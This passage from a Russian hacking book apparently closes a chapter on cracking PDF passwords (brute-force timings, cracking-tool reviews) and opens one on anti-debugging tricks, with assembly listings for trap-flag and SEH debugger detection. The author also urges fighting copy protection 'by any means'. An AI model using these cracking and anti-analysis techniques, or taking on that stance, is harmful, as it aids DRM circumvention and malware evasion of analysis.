35.5.

Таблица 35.4. *Скорость перебора паролей PDF (в секунду) на Pentium III 450 МГц*

Ревизия фильтра или тип пароля	U-пароль	O-пароль
Ревизии 1 и 2	190,000	100,000
	1 × MD5 + 1 × RC4	2 × MD5 + 2 × RC4
Ревизия 3	3,250	1,610
	51 × MD5 + 20 × RC4	102 × MD5 + 40 × RC4

Таблица 35.5. *Время, необходимое для поиска 40-битного ключа в наихудшем случае*

PCs\HDD	0 Гбайт	128 Гбайт	256 Гбайт	384 Гбайт	512 Гбайт
1	960 часов	480 часов	240 часов	120 часов	60 часов
2	480 часов	240 часов	120 часов	60 часов	30 часов
3	320 часов	160 часов	80 часов	40 часов	20 часов
4	240 часов	120 часов	60 часов	30 часов	15 часов

Смотрите, на одной машине с жестким диском 512 Гбайт (или массивом из нескольких дисков меньшего размера) поиск пароля занимает всего 60 часов, что меньше трех дней, а 4 машины в худшем случае справятся с этой задачей за 15 часов. Таким образом, средняя продолжительность поиска пароля составит примерно один рабочий день. Весьма впечатляющий результат, не правда ли? Тем более, что на работе можно "запрячь" гораздо большее количество машин.

Правда, 128-битный ключ шифрования таким способом взломать уже не удастся. Во всяком случае пока… Стоит, тем не менее, помнить, что критоанализ развивается быстро, и вполне возможно, что криптоаналитики уже завтра выдумают что-то новое.

Практический взлом паролей PDF

Если вы заинтересованы в технологиях защиты PDF, можно, конечно, попытаться написать собственную утилиту для взлома паролей PDF. Однако сделать это может далеко не каждый. Одним не хватает времени, другим — знаний. В то же время, большинство готовых к использованию взломщиков pdf-файлов распространяются на платной основе. Поиск в Google по запросу `pdf password` выдает свыше 57 миллионов ссылок, но все они преимущественно выводят на два продукта: Advanced PDF Password Recovery Professional от Elcomsoft и PDF Password Remover от VeryPDF (**http"//www.verypdf.com**).

PDF Password Recovery Professional от Elcomsoft — это действительно профессиональный продукт (рис. 35.8 и 35.9), мгновенно удаляющий O-пароли и вскрывающий 40-битные U-пароли на P-III в течение срока, не превышающего 30 дней. В противном случае приходится использовать словарный перебор, который ничего не гарантирует. Тем не менее, взломщик поддерживает множество шаблонов и настроек, позволяющих подобрать наиболее адекватную стратегию поиска. К сожалению, шифрование от сторонних поставщиков (FileOpen, ROT13) не поддерживается.

PDF Password Remover (рис. 35.10) восстанавливает только O-пароли, освобождая документ от наложенных на него ограничений. И хотя он это делает мгновенно, нестандартные алгоритмы шифрования он, как и продукт Elcomsoft, не поддерживает. К тому же, он не способен восстанавливать U-пароли. Так что за что разработчики просят деньги — непонятно.




Рис. 35.8. Advanced PDF Password Recovery за работой




Рис. 35.9. Утилита Advanced PDF Password Recovery Professional от Elcomsoft




Рис. 35.10. Утилита PDF Password Remover удаляет только O-пароли

Демонстрационные версии обеих этих утилит (как и большинства других) бесплатны. Однако PDF Password Recovery Professional сохраняет лишь первые 10% расшифрованного файла, а PDF Password Remover еще и заставляет вскрытый документ при каждом открытии отображать назойливое диалоговое окно, напоминающее о том, что он был расшифрован с помощью незарегистрированной версии. Наконец, самое главное — они не поддерживают нестандартные фильтры и не способны ломать электронные книги типа eBook.

Утилита PDF Password Recovery COM SDK (**http://www.adultpdf.com/products/pwdremover/index.html**) работает по тому же самому принципу, но поддерживает более новые версии pdf (вплоть до версии 1.5). В комплект поставки входит пара защищенных pdf-файлов версии 1.4 со 128-битным шифрованием и фильтром ревизии 3, с которым ни Advanced PDF Password Recovery, ни PDF Password Remover уже не справляются! Фрагмент защищенного файла со 128-битным ключом шифрования приведен в листинге 35.4.

Листинг 35.4. Фрагмент защищенного файла со 128-битным ключом шифрования (стандартный фильтр ревизии 3)

```
12 0 obj
<</Filter /Standard
/V 2
/Length 128
/R 3
/P -3904
/O<36451BD39D753B7C1D10922C28E6665AA4F3353FB0348B536893E3B1D
B5C579B>
/U<27CDC0844E3EB1E90E9320F5AC6F3999000000000000000000000000000000000>
>> endobj
```

Обратите внимание, что поля `/O` и `/U` поля представляют собой шестнадцатеричный массив (спецификация PDF это допускает, но далеко не все PDF-взломщики об этом догадываются). Откройте такой файл вашей любимой утилитой и посмотрите, что произойдет! А вот PDF Password Recovery COM SDK, в отличие от большинства аналогичных утилит, справляется с этой задачей великолепно! К тому же, это не "вещь в себе" (наподобие exe-файла), а именно SDK. Иначе говоря, это — комплект разработчика, пригодный для встраивания в ваши собственные приложения, написанные на C, Delphi или Visual Basic. Вот это — по-настоящему хакерский подход к делу! Правда, как и все остальные программы, PDF Password Recovery COM SDK стоит денег, а демонстрационная версия сохраняет только половину страниц.

Ряд утилит работает совсем по другому принципу. Вместо того, чтобы реализовывать свой собственный дешифратор PDF, они открывают pdf-файл (или электронную книгу) через Internet Explorer и "грабят" расшифрованное содержимое в отдельный pdf-файл, свободный от всяких ограничений. Естественно, взломать неизвестный U-пароль они не в состоянии, однако могут, например, "отвязать" электронную книгу формата eBook от Интернета, если ее защита скрытно получает пароль по сети.

Подавляющее большинство pdf-взломщиков не поддерживают фильтры шифрования от сторонних поставщиков (типа FileOpen, SoftLock). Пишите для их вскрытия свои собственные утилиты!

Защитные механизмы, ограничивающие свободу распространения информации, есть безусловное зло, с которым хакеры должны бороться любыми доступными средствами. Но, с другой стороны, именно появление формата eBook породило интерес издателей к распространению книг в электронной форме, и мир получил действительно качественные электронные книги. Поэтому очень важно соблюдать разумный баланс — ломать книги так, чтобы остались довольны и пользователи, и издатели. Стоить лишь чуть-чуть перегнуть палку, и держатели авторских прав вновь потеряют к формату eBook весь интерес. В этом случае нам с вами опять придется сканировать и распознавать бумажные книги, что, безусловно, никого не обрадует.

Интересные ресурсы

- "eBooks Security: Theory and Practice" — презентация Дмитрия Склярова, посвященная взлому pdf-документов и электронных книг, представленная им на хакерской конференции DEF CON Nine, 13—15 июня 2001 (Alexis Park in Las Vegas, Nevada USA), содержит массу технической информации и относится к разряду Must Have (на английском языке). К сожалению, дать точную ссылку затруднительно, поскольку файл постоянно меняет свою дислокацию. При подготовке данной книги к печати этот материал удалось найти по следующим адресам: **http://www.download.ru/defcon.ppt** и **http://www.wwcn.org/~grit/free/defcon9_elcomsoft.pdf**.
- "How PDF Encryption Using Adobe's 'Standard Security Handler' Works" (**http://www.cs.cmu.edu/~dst/Adobe/Gallery/anon21jul01-pdf-encryption.txt**) — сжатое описание основных принципов шифрования ранних версий pdf, содержит некоторое количество ошибок и неточностей, поэтому по ходу изложения необходимо сверяться с фирменной спецификацией (на английском языке).
- "Adobe PDF Technology Center: PDF Reference" (**http://www.adobe.com/devnet/pdf/pdf_reference.html**) — фирменная спецификация на PDF, содержит буквально все (на английском языке).
- PDF Password Recovery COM SDK Free Download (**http://www.shareup.com/PDF_Password_Recovery_COM_SDK-download-12693.html**) — библиотечка хакерских функций для работы с зашифрованными pdf-файлами (на английском языке).
- Elcomsoft (**http://www.elcomsoft.com**) — официальный сайт фирмы, специализирующийся на взломе различных документов (на русском и английском языках): **http://www.elcomsoft.com**.



ЧАСТЬ V

ПРАКТИЧЕСКОЕ КОДОКОПАТЕЛЬСТВО



Глава 36

Антиотладочные приемы и игра в прятки под Windows и Linux

Процедура взлома защитных механизмов состоит из трех основных стадий: *обнаружение защитного кода* в сотнях килобайт (или даже мегабайт) кода защищенного приложения, *анализа алгоритма его работы* и *взлома*. Все три стадии одинаково важны. Например, без анализа принципов работы защитного механизма, бесполезно пытаться его взломать.

Можно классифицировать защиты по типу "этапа преткновения". Например, шифры и криптозащиты опираются на третий этап — алгоритм их работы обычно общедоступен, хорошо документирован и, в общем случае, известен хакеру, но это не сильно облегчает взлом (разве что упрощает написание лобового переборщика). Механизмы регистрационных номеров, напротив, делают упор на засекречивании алгоритма генерации и затруднении его поиска и анализа в коде программы (еще бы, зная алгоритм, можно легко написать генератор ключей).

Однако даже если защита построена с применением криптографических методов, скажем, шифрует тела критически важных функций криптостойким методом с использованием длинного ключа, она может быть "отвязана" от ключа, например, копированием дампа программы после расшифровки. Еще проще — распространять программу вместе с ключом (обычная тактика пиратов). Один из способов воспрепятствовать этому — заложить в ключ зашифрованную привязку к компьютеру или проверять "чистоту" копии через Интернет. Делаться это может даже и без ведома пользователя, хотя это и считается дурным тоном. Но что помешает хакеру, владеющему лицензионной копией программы, расшифровать ее своим ключом и удалить оттуда абсолютно все проверки?

Таким образом, любой защите желательно уметь эффективно препятствовать своему обнаружению и анализу, попутно противодействуя дизассемблеру и отладчику — основным инструментам взломщика. Без этого защита — не защита.

В эпоху царствования MS-DOS доминировали программы реального режима, монопольно распоряжавшиеся процессором, памятью и аппаратурой, в любой момент беспрепятственно переходящие в защищенный режим и возвращающиеся обратно. Отладчики в то время (еще хлипкие, немощные, нежизнеспособные) легко обманывались (срубались, завешивались) тривиальными приемами программирования, которые активно использовались защитами. Дизассемблеры же в то время легко впадали в ступор от одного лишь вида зашифрованного или самомодифицирующегося кода. Словом, это был настоящий рай для разработчиков защит.

Сегодня все изменилось. Прежде всего, прикладной программе под Windows особо своевольничать никто не позволит. Теперь с защищенным режимом особо не разгонишься. Разработчикам защит приходится использовать прозаические непривилегированные инструкции, не помышляя о различных хитростях. Та же небольшая часть защитных приемов, что может функционировать в такой среде, наталкивается на отладчики и дизассемблеры, мощь которых существенно возросла.

Аппаратная поддержка отладки в процессорах 386+ в совокупности с виртуальным режимом работы, привилегированными инструкциями и виртуальной памятью позволяет создавать отладчики, которые практически не могут быть обнаружены прикладной программой, и уж тем более для нее невозможно получить над ними контроль.

Существуют и отладчики-эмуляторы, фактически — настоящие виртуальные машины, самостоятельно исполняющие код вместо того, чтобы пускать его на "живой" процессор. При этом эмулятор всегда исполняется в режиме супервизора даже по отношению к отлаживаемому коду нулевого кольца. У защиты очень мало шансов обнаружить отладчик или помешать его работе. Да и то, это становится возможным, только если эмулятор реализован с ошибками.

Появились и интерактивные дизассемблеры (например, IDA Pro), которые в силу тесного взаимодействия с пользователем могут обходить любые мыслимые и немыслимые ловушки, оставленные разработчиком.

Даже на уровне нулевого кольца в Windows очень сложно что-либо скрыть — для обеспечения совместимости со всем парком Windows-подобных операционных систем приходится использовать только документированные возможности. Строить в Windows защиту — это все равно, что пытаться заблудиться в парке. Будь там хоть миллион деревьев — все они геометрически правильно расположены и обильно увешены табличками "выход — там".

Таким образом, надежно противостоять изучению программы очень трудно, если вообще возможно. Однако многие приемы против отладчиков и дизассемблеров просто интересны сами по себе и достойны того, чтобы их рассмотреть в этой книге.

Старые антиотладочные приемы под Windows на новый лад

Как уже говорилось ранее, методы взлома защитных механизмов (за исключением, может быть, криптографических методов защиты) на практике сводятся к обнаружению защитного кода и анализу принципов его работы. На сегодняшний день, надежных методов предотвращения анализа защитного кода не существует.

> ***Примечание***
>
> Подробное описание антиотладочных механизмов потребовало бы отдельной книги. Пристальное внимание антиотладочным приемам уделено в книге *"Техника отладки программ без исходных текстов"*[1], ключевые фрагменты из которой приводятся на CD, поставляемом в комплекте с этой книгой в каталоге <CD-drive>:\PART05\CH36\SUPPLEMENTARY.

В данной главе будет сделана попытка доказать, что новое — это всего лишь хорошо забытое старое. Антиотладочные приемы времен MS-DOS и Debug.com (рис. 36.1) возвращаются, чтобы снова работать в Windows 2000/XP/2003. Материалы, представленные в этом разделе, не только вызовут у вас ритуально-ностальгический интерес, но и послужат практическим пособием по борьбе с хакерами и отладчиками.




Рис. 36.1. Древний отладчик Debug.com

[1] Крис Касперски. "Техника отладки программ без исходных текстов". — СПб.: БХВ-Петербург, 2005.

Отладчики (а отладчик, как известно, — основной инструмент хакера) прошли долгий эволюционный путь. За это время было найдено множество способов борьбы с ними, однако не все они оказались удачны. В последнее время наблюдается острый дефицит хороших антиотладочных приемов. Так не пора ли вернуться к истокам — древним приемам, проверенным годами? Технический прогресс развивается по спирали, и методы защиты, разработанные для MS-DOS и утратившие актуальность к концу ее существования, оказывают убийственное воздействие на Windows-отладчики, которые просто не предусматривали такого поворота событий и капитулируют сразу, даже не пытаясь бороться.

Разумеется, непосредственный перенос антиотладочных методик из MS-DOS в Windows невозможен хотя бы уже потому, что в Windows нет "прерываний" в том смысле, который в них вкладывает MS-DOS. В ней нет портов ввода/вывода, физической памяти и множества других привычных для DOS-программистов концепций. То есть они, разумеется, существуют (куда же без прерываний?!), но техника работы с ними радикально отличается. Таким образом, определенная адаптация все-таки необходима.

Основной упор мы сделаем на прикладной уровень. Некоторые из описанных методик практически полностью системно-независимы и работают под любой 32-разрядной операционной системой семейства Windows, частично поддерживая Windows 3.*x* и Windows XP 64-bit edition. Некоторые требуют только Windows NT или производную от нее систему, причем никаких гарантий сохранения работоспособности в последующих версиях Windows у нас нет. Даже если использовать только документированные функции, все равно необходимо иметь в виду, что Microsoft в любой момент может их изменить, как это она уже делала неоднократно, причем в последнее время все чаще и чаще. Лучше вообще не использовать никаких системно-зависимых функций и писать все на ANSI C/C++ или Delphi.

> ***Примечание***
>
> Фактически, Delphi представляет собой самостоятельную "операционную систему", натянутую поверх Windows и абстрагирующую программиста от прихотей Microsoft. Вы просто перекомпилируете код, и все! Разумеется, речь идет только о прикладных задачах, и на антиотладочные приемы указанное преимущество Delphi не распространяется.

Тем не менее, бояться антиотладочных приемов не нужно. Их использование вполне допустимо, если не сказать — желательно. Хороший сборник антиотладочных приемов глубокой древности можно найти в статье *"Anti Debugging Tricks"* (**http://textfiles.group.lt/programming/antidbg.txt**), написанной известным вирусописателем Inbar Raz. Статья была написана в 1993 году, но сами описанные в ней приемы имеют намного более почтенный возраст. Многие из них перекочевали в MS-DOS с еще более древних платформ. В этом разделе будет сделана попытка перенести их на Windows.

Самотрассирующаяся программа

Один из древнейших приемов основан на "поглощении" трассировочного прерывания отладчиком. Рассмотрим его поподробнее. Как известно, процессоры x86 имеют специальный трассировочный флаг (Trap Flag, `TF`). Когда он взведен, после выполнения каждой инструкции генерируется специальное отладочное прерывание, обрабатываемое отладчиком (если, конечно, он установлен и действительно отлаживает программу). В противном случае управление получает обработчик по умолчанию. В MS-DOS он представляет собой "холостую" заглушку, состоящую из одной лишь инструкции `IRET`, и выполнение программы не прерывается. Но вот Windows возбуждает исключение, приводящее к появлению хорошо всем известного диалогового окна, сообщающего о том, что "программа совершила недопустимую операцию и будет закрыта".

Формально, флаг трассировки является частью регистра флагов, и потому он может быть сохранен в стеке командами `pushf`/`pushfd`. Однако распознать факт трассировки таким способом, скорее всего, не удастся, поскольку многие отладчики маскируют свое присутствие. При пошаговом выполнении программы они дополнительно проверяют, не является ли только что выполненная команда инструкцией `pushf`, и, если это так — корректируют сохраненное в стеке значение регистра

флагов, сбрасывая TF в нуль. Правда, тут можно схитрить. Например, добавить несколько лишних префиксов перед командой pushf — тогда появится шанс, что отладчик не сможет их распознать. Еще можно использовать самомодифицирующийся код, расположив команду pushf в стеке с таким расчетом, чтобы сохраненное значение регистра флагов затирало ее напрочь. Правда, тут есть одна маленькая проблема. Производители аппаратно-программного обеспечения наконец-то признали тот факт, что научить программистов программированию им так и не удалось, а теперь уже и не удастся. Операционные системы и приложения буквально нашпигованы ошибками переполнения буфера, через которых распространяются черви, троянские программы и прочее зловредное ПО. Чтобы прикрыть лазейку, пришлось пойти на довольно жесткую, спорную и радикальную меру — неисполняемый стек. И хотя распространения червей он все равно не остановит, поскольку существуют и другие типы переполняющихся буферов, для нас (пользователей и программистов) в практическом плане это означает, что многие программы перестанут работать. В частности, к ним относятся программы, защищенные упаковщиками и протекторами, использующими самомодифицирующийся код, исполняющийся в стеке. Поэтому Microsoft предусмотрела возможность отключения защиты. При первой попытке исполнения кода на стеке, Windows XP выбросит грозное диалоговое окно (рис. 36.2) и при утвердительном ответе пользователя выполнение защищенной программы будет продолжено, так что не так уж все и плохо[2].



Рис. 36.2. Диалоговое окно, появляющееся при попытке выполнения кода в стеке

Впрочем, отладчики наподобие Microsoft Visual C++ дурить необязательно, и бесхитростный код, показанный в листинге 36.1, легко обнаруживает их присутствие. Попробуйте его выполнить в пошаговом режиме и посмотрите, что произойдет!

Листинг 36.1. Простейший антиотладочный прием, распознающий трассировку под некоторыми отладчиками

```
pushf                   ; Сохраняем флаги в стеке, включая и TF.
pop     eax             ; Выталкиваем сохраненные флаги в eax
and     eax, 100h       ; Выделяем флаг трассировки.
jnz     under_debugger  ; Если TF взведен, нас трассируют.
```

Главный минус этого приема состоит в том, что его очень легко обойти. Достаточно, например, просто подогнать курсор к команде pushf, дать отладчику команду HERE (т. е. выполнять программу до этой позиции без трассировки), а затем подогнать курсор к команде jnz и дать коман-

[2] Сама эта технология называется предотвращением выполнения данных (Data Execution Prevention, DEP). В операционных системах Windows XP с пакетом обновлений 2 (SP2) и Microsoft Windows XP Tablet PC Edition 2005 функция DEP реализована как на программном, так и на аппаратном уровне. Подробное ее описание можно найти здесь: **http://support.microsoft.com/kb/875352**.

ду HERE еще раз. Таким образом, защищенный фрагмент будет исполняться в обычном режиме, и присутствие отладчика окажется незамеченным. Именно поэтому многие программисты предпочитают сохранять регистр флагов в одной точке программы, а проверять его — в другой. Начинающих хакеров это сбивает с толку, но опытных так не проведешь. На конструкцию pushf/pop reg/xxx reg,100h у них уже давно выработался безусловный рефлекс, к тому же, взломщику ничего не стоит заменить and eax,100h на and eax,0h, и тогда программа навсегда утратит способность распознавать отладчик. Можно (и нужно), конечно, добавить проверку собственной целостности, но только маловероятно, что она надолго задержит хакера.

А теперь рассмотрим слегка модифицированный вариант той же самой защиты, который распознает присутствие отладчика независимо от того, исполняется программа в пошаговом режиме или нет. Алгоритм работы в общих чертах выглядит так: мы самостоятельно взводим флаг трассировки и выполняем следующую команду. Процессор послушно генерирует исключение, которые мы перехватываем предварительно установленным SEH-обработчиком, передающим управление нашему коду. Но при наличии отладчика исключение "поглощается", и SEH-обработчик уже не получает управления (листинг 36.2).

Листинг 36.2. Универсальный антиотладочный прием, распознающий трассировку под большинством отладчиков

```
; Устанавливаем новый обработчик структурных исключений.
xor     eax,eax                 ; Обнуляем регистр eax.
push    offset SEH_handler      ; Кладем в стек указатель на новый обработчик.
push    dword ptr fs:[eax]      ; Кладем в стек указатель на старый обработчик.
mov     fs:[eax],esp            ; Регистрируем новый SEH-обработчик.

; взводим флаг трассировки
pushf                           ; Заталкиваем в стек регистр флагов.
pop     eax                     ; Выталкиваем его содержимое в регистр eax.
or      ah, 1                   ; Взводим флаг TF.
push    eax                     ; Кладем eax в стек.
popf                            ; Выталкиваем его содержимое в регистр флагов.
                                ; Теперь флаг трассировки взведен!

jmp     under_debugger          ; После выполнения этой команды генерируется
                                ; исключение, и если отладчик не установлен,
                                ; его перехватывает SEH-обработчик, который
                                ; корректирует EIP, и эта команда не выполняется.
                                ; Под отладчиком происходит переход на ветку
                                ; under_debugger.
//
...                             ; Основной код программы.
//

; SEH-обработчик может быть расположен в любом месте
; (лучше расположить его подальше от защитного кода,
; чтобы он не так бросался в глаза).
SEH_handler:
   Mov     esi, [esp+0ch]               ; Указатель на контекст регистров.
   Assume  esi: PTR CONTEXT
   mov     [esi].regEip, offset continue
                                        ; Откуда продолжать выполнение
                                        ; в отсутствии отладчика.
   Xor     eax, eax
   ret                                  ; Выход из SEH-обработчика.

continue:
; // Отсюда будет продолжено управление, если отладчик не установлен.
```

Данный прием позволяет обнаруживать SoftICE и многие другие отладчики, причем на пассивную отладку он не реагирует, что очень хорошо. Пользователь нашей программы может запускать SoftICE и отлаживать остальные программы. Но, как только он попытается загрузить в отладчик нашу программу, она тут же подаст сигнал. То же самое произойдет, если хакер присоединит отладчик к уже запущенному процессу или ворвется в середину программы путем установки точек останова на API-функции. Естественно, антиотладочный код должен выполняться не до, а после загрузки отладчика. То есть размещать его в самом начале защищаемой программы не стоит. Лучше — многократно дублировать в различных местах.

Прелесть данного приема в том, что его достаточно трудно распознать при взломе. Явные проверки отсутствуют, и команда `jmp under_debugger` выглядит невинной овечкой. При ее выполнении без отладчика возбуждается исключение, перехватываемое обработчиком, и выполнение программы идет уже совсем по другому пути. Обработчик подменяет указатель команд, хотя, впрочем, он мог бы этого и не делать — в отличие от прерываний, из которых в MS-DOS нужно было выходить как можно скорее, чтобы не развалить систему, обработчик структурного исключения в принципе может вмещать в себя весь код программы целиком. Таким образом, манипулировать контекстом совершенно необязательно — зачем лишний раз привлекать внимание хакера? Под отладчиком же команда `jmp under_debugger` выполняется "как есть", и хакер может очень долго ковыряться в подложной ветке `under_debugger`, не понимая, что здесь вообще происходит. Чтобы оттянуть взлом, лучше не сообщать сразу, что отладчик обнаружен, а подсунуть какой-нибудь зашифрованный код или что-то еще.

Главное, чтобы команды `popf` и `jmp under_debugger` не были разделены никакими другими инструкциями! Иначе защита не сработает! Трассировочное исключение генерируется сразу же после выполнения первой команды, расположенной после `popf`, и если ею окажется, например, `nop`, то инструкции `jmp` никаких исключений уже не достанется. Так что замаскировать защитный код, рассосредоточив его по всему оперативному периметру, уже не удастся. К тому же, хакер может легко нейтрализовать защиту, просто заменив `jmp under_debugger` на `jmp continue`. Чтобы этому противостоять, необходимо взводить в SEH-обработчике специальный флаг и проверять его по ходу выполнения программы — был ли он вызван или нет. А в самом SEH-обработчике еще контролировать и тип исключения, иначе хакер просто добавит `xor eax,eax/mov [eax],eax` (обращение по нулевому указателю, генерирующее исключение), и тогда SEH-обработчик будет получать управление как под отладчиком, так и без него.

Зададимся таким вопросом: может ли отладчик трассировать программу, которая уже находится под трассировкой (например, отлаживается другим отладчиком или трассирует сама себя). Непосредственно — нет, поскольку в процессорах x86 имеется только один флаг трассировки, и его вложенность не поддерживается. С другой стороны, если вышестоящий отладчик отслеживает обращение к флагу трассировки и эмулирует возбуждение трассировочного прерывания, передавая управление не на следующую команду, а на SEH-обработчик, то такая схема может работать. Правда, код отладчика существенно усложнится, а поскольку коммерческие отладчики ориентированы исключительно на легальных программистов, которые взломом защит не занимаются (или, во всяком случае, предпочитают это не афишировать), то создавать идеальный отладчик производителю просто не резон. Что же до некоммерческих отладчиков… При всем уважении к ним, для достижения совершенства им еще расти и расти. Впрочем, эмулирующие отладчики с такой защитой справляются легко, но где вы видели эмулирующий отладчик под Windows? Можно, конечно, взять полноценный эмулятор PC с интегрированным отладчиком типа Bochs[3], однако отлаживать на нем Windows-приложения практически нереально, поскольку нет никакой возможности отличить код одного процесса от другого.

Программа, которая трассирует сама себя, под отладчиками выполняется неправильно — она трассируется отладчиком, но не сама собой. Хорошая идея — повесить на трассировщик распаковщик, расшифровывающий программу по мере ее выполнения. Это существенно затрудняет

[3] Под который, кстати говоря, существуют и дополнительные отладчики, входящие в исходные тексты, но отсутствующие в готовой бинарной сборке.

взлом, зачастую делая его практически невозможным. Вместо явной или косвенной проверки на отладчик, программа задействует общие с отладчиком ресурсы, и под отладчиком становится просто нефункциональна.

Простейший пример такой защиты приведен в листинге 36.3. Он работает только под MS-DOS, но, тем не менее, легко переносится в Windows. Для этой цели обработчик прерывания заменяется на обработчик структурного исключения (как именно это делается, было показано в листинге 36.2), и перед расшифровкой вызывается API-функция `VirtualProtect` для установки атрибута записи[4]. Windows-вариант не сложен в реализации, но слишком громоздок и потому не слишком нагляден.

Листинг 36.3. Пример простейшей самотрассирующейся программы под MS-DOS

```
    ; // Устанавливаем новый обработчик трассировочного прерывания int 01h.
    Mov       ax,2501h       ; Функция 25h (установить прерывание), прерывание — 01h.
    Lea       dx,newint01h   ; Указатель на обработчик прерывания.
    Int       21h            ; Сервисная функция ms-dos.

    ; // Взводим флаг трассировки.
    pushf              ; Сохраняем регистр флагов в стеке.
    pop       ax       ; Выталкиваем его в регистр ax.
    or        ah,1     ; Взводим бит TF.
    push      ax       ; Сохраняем измененный регистр ax в стеке.
    popf               ; Выталкиваем модифицированное значение в регистр флагов.

     // Теперь после выполнения каждой команды процессор будет генерировать int 01,
     // передавая управление его обработчику.

     // Подготавливаем параметры для расшифровки
     Lea      si, crypted_begin
     Mov      cx, (offset crypted_end - crypted_begin) / 2

repeat:                 ; // Основной цикл расшифровки.
     lodsw              ; Читаем очередное слово по si в ax, увеличивая si на 2.
     mov      [si-2],bx ; Записываем в ячейку [esi-2] содержимое bx.
     loop     repeat    ; Крутим цикл, пока cx не равен нулю.
                        ; Кажется, что это дурной цикл, работящий как memset
                        ; т.е. заполняющий область памяти содержимым bx,
                        ; которое даже не было инициализировано!
                        ; Однако все не так и на каждом ходу генерируется
                        ; трассировочное прерывание, передающее управление
                        ; обработчику int 01h, который неявно модифицирует bx.

     ; // Сбрасываем флаг трассировки.
     pushf              ; Сохраняем регистр флагов в стеке.
     pop      dx        ; Выталкиваем его в регистр dx
                        ; (ax используется обработчиком int 01h).
     and      dh,0FEh   ; Сбрасываем бит TF.
     push     dx        ; Сохраняем измененный регистр dx в стеке.
     popf               ; Выталкиваем модифицированное значение в регистр флагов.

     ; // Еще одна ловушка для хакера.
jmp_to_dbg:
     jmps under_debugger
```

[4] По умолчанию секции `.text`/`.code` и `.rodata` имеют атрибут Read-Only, и непосредственная расшифровка кода в них невозможна.

```
    //
    ...     ; "Полезная нагрузка" (основной код программы).
    //

new_int_01h:
